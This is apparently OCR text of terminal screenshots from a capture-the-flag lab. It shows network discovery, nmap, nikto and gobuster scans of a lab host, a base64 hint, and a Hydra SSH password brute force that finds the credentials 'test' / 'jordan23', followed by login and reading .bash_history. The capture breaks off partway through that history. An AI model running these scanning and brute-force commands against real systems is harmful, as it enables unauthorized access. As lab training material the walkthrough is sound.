




kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
root@ctf: /home
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
IP At MAC Address Count Len MAC Vendor / Hostname
172.20.10.2 00:0c:29:82:65:1d 1 60 VMware, Inc.
172.20.10.3 24:b2:b9:47:0e:f5 1 60 Liteon Technology Corporation
172.20.10.1 d6:2f:ca:96:4c:64 1 60 Unknown vendor
172.20.10.5 0e:c2:2d:7b:f5:de 1 60 Unknown vendor
zsh: suspended sudo netdiscover -r 172.20.10.1/24
(kali㉿kali)-[~]
$ nmap -sV -sC -p- 172.20.10.2 -oN nmap_scan
Starting Nmap 7.95 (https://nmap.org) at 2025-09-20 23:21 EDT
Nmap scan report for dc-3 (172.20.10.2)
Host is up (0.00097s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.2
23/tcp open telnet Linux telnetd
80/tcp open http Apache httpd 2.4.7 ((Ubuntu))
|_http-title: 404 Not Found
| http-robots.txt: 3 disallowed entries
|_/ctf /ftc /sudo
|_http-server-header: Apache/2.4.7 (Ubuntu)
7223/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 48:98:fc:58:02:9a:73:0b:c8:9a:18:53:00:f3:69:c7 (DSA)
| 2048 71:8f:f7:f7:23:7f:e6:73:f4:2b:a9:51:de:8f:d1:8d (RSA)
| 256 93:62:fe:09:7c:50:8a:1d:19:2f:4d:95:0f:fa:2c:34 (ECDSA)
|_ 256 48:6e:82:29:06:a9:77:5f:08:f2:34:df:60:06:a2:cc (ED25519)
MAC Address: 00:0C:29:82:65:1D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.03 seconds
(kali㉿kali)-[~]
$ searchsploit vsftpd 3.0.2
Exploits: No Results
Shellcodes: No Results
(kali㉿kali)-[~]
$



kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
root@ctf: /home
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ echo 'c3NoLWJydXRlZm9yY2Utc3Vkb2lkCg==' | base64 -d
ssh-bruteforce-sudoit
┌──(kali㉿kali)-[~]
└─$ nikto -h http://172.20.10.2
- Nikto v2.5.0
+ Target IP: 172.20.10.2
+ Target Hostname: 172.20.10.2
+ Target Port: 80
+ Start Time: 2025-09-21 00:00:08 (GMT-4)
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-sca
nner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /: Server may leak inodes via ETags, header found with file /, inode: e3, size: 5b2a211a88142, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8105 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2025-09-21 00:00:32 (GMT-4) (24 seconds)
+ 1 host(s) tested
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://172.20.10.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.html,.txt,.bak
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://172.20.10.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,bak
[+] Timeout: 10s
Starting gobuster in directory enumeration mode



kali@kali: ~
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
root@ctf: /home
kali@kali: ~
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-sca
nner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /: Server may leak inodes via ETags, header found with file /, inode: e3, size: 5b2a211a88142, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /icons/README: Apache default file found. See: https://www.vmtweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8105 requests: 0 error(s) and 7 item(s) reported on remote host
+ End Time: 2025-09-21 00:00:32 (GMT-4) (24 seconds)
+ 1 host(s) tested
(kali㉿kali)-[~]
$ gobuster dir -u http://172.20.10.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php,.html,.txt,.bak
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@FireFart)
[+] Url: http://172.20.10.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt,bak
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/index.html (Status: 200) [Size: 227]
/.html (Status: 403) [Size: 283]
/robots.txt (Status: 200) [Size: 139]
/ftc.html (Status: 200) [Size: 154]
/sudo.html (Status: 200) [Size: 281]
/ctf.html (Status: 200) [Size: 0]
/.html (Status: 403) [Size: 283]
/server-status (Status: 403) [Size: 291]
Progress: 1102800 / 1102805 (100.00%)
Finished
(kali㉿kali)-[~]
$


root@ctf: /home
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
root@ctf: /home
┌──(kali㉿kali)-[~]
└─$ hydra -l test -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.24 -s 7223
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-20 23:37:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.24:7223/
[ERROR] could not connect to ssh://192.168.1.24:7223 - Timeout connecting to 192.168.1.24
┌──(kali㉿kali)-[~]
└─$ hydra -l test -P /usr/share/wordlists/rockyou.txt ssh://172.20.10.2 -s 7223
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-20 23:38:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.20.10.2:7223/
[STATUS] 311.00 tries/min, 311 tries in 00:01h, 14344093 to do in 768:43h, 11 active
[7223][ssh] host: 172.20.10.2 login: test password: jordan23
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-20 23:39:28
┌──(kali㉿kali)-[~]
└─$ ssh test@172.20.10.2 -p 7223
The authenticity of host '[172.20.10.2]:7223 ([172.20.10.2]:7223)' can't be established.
ED25519 key fingerprint is SHA256:5rYzvIM74WtDvpXcOoCL+yip49t4lsCLAPqvXFn61PM.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:6: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[172.20.10.2]:7223' (ED25519) to the list of known hosts.
test@172.20.10.2's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
* Documentation: https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Tue Sep 9 07:25:40 2025 from 192.168.1.23
test@ctf:~$ ls -al
total 28
drwxr-xr-x 3 test test 4096 Sep 24 2020 .
drwxr-xr-x 4 root root 4096 Sep 23 2020 ..


root@ctf: /home
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
root@ctf: /home
drwxr-xr-x 4 root root 4096 Sep 23 2020 ..
-rw------- 1 test test 1264 Sep 9 07:54 .bash_history
-rw-r--r-- 1 test test 220 Sep 23 2020 .bash_logout
-rw-r--r-- 1 test test 3637 Sep 23 2020 .bashrc
drwx------ 2 test test 4096 Sep 23 2020 .cache
-rw-r--r-- 1 test test 675 Sep 23 2020 .profile
test@ctf:~$ cat .bash_history
exit
sudo -i
apt-get update
sudo apt-get update
exit
logout
exit
ls
cd /home
ls
cd Desktop
ls
cd ..
pwd
cd home
ls
cd ctf
ls
cd ~
cd /etc
ls
sudo nano rc.local
cd ..
ls
cd bin
ls
cd ..
ls
cd dev
ls
cd ..
ls
cd root
cd lib
ls
cd ..
cd home
ls
cd test


root@ctf: /home
File Actions Edit View Help
kali@kali: ~
kali@kali: ~
root@ctf: /home
cd test
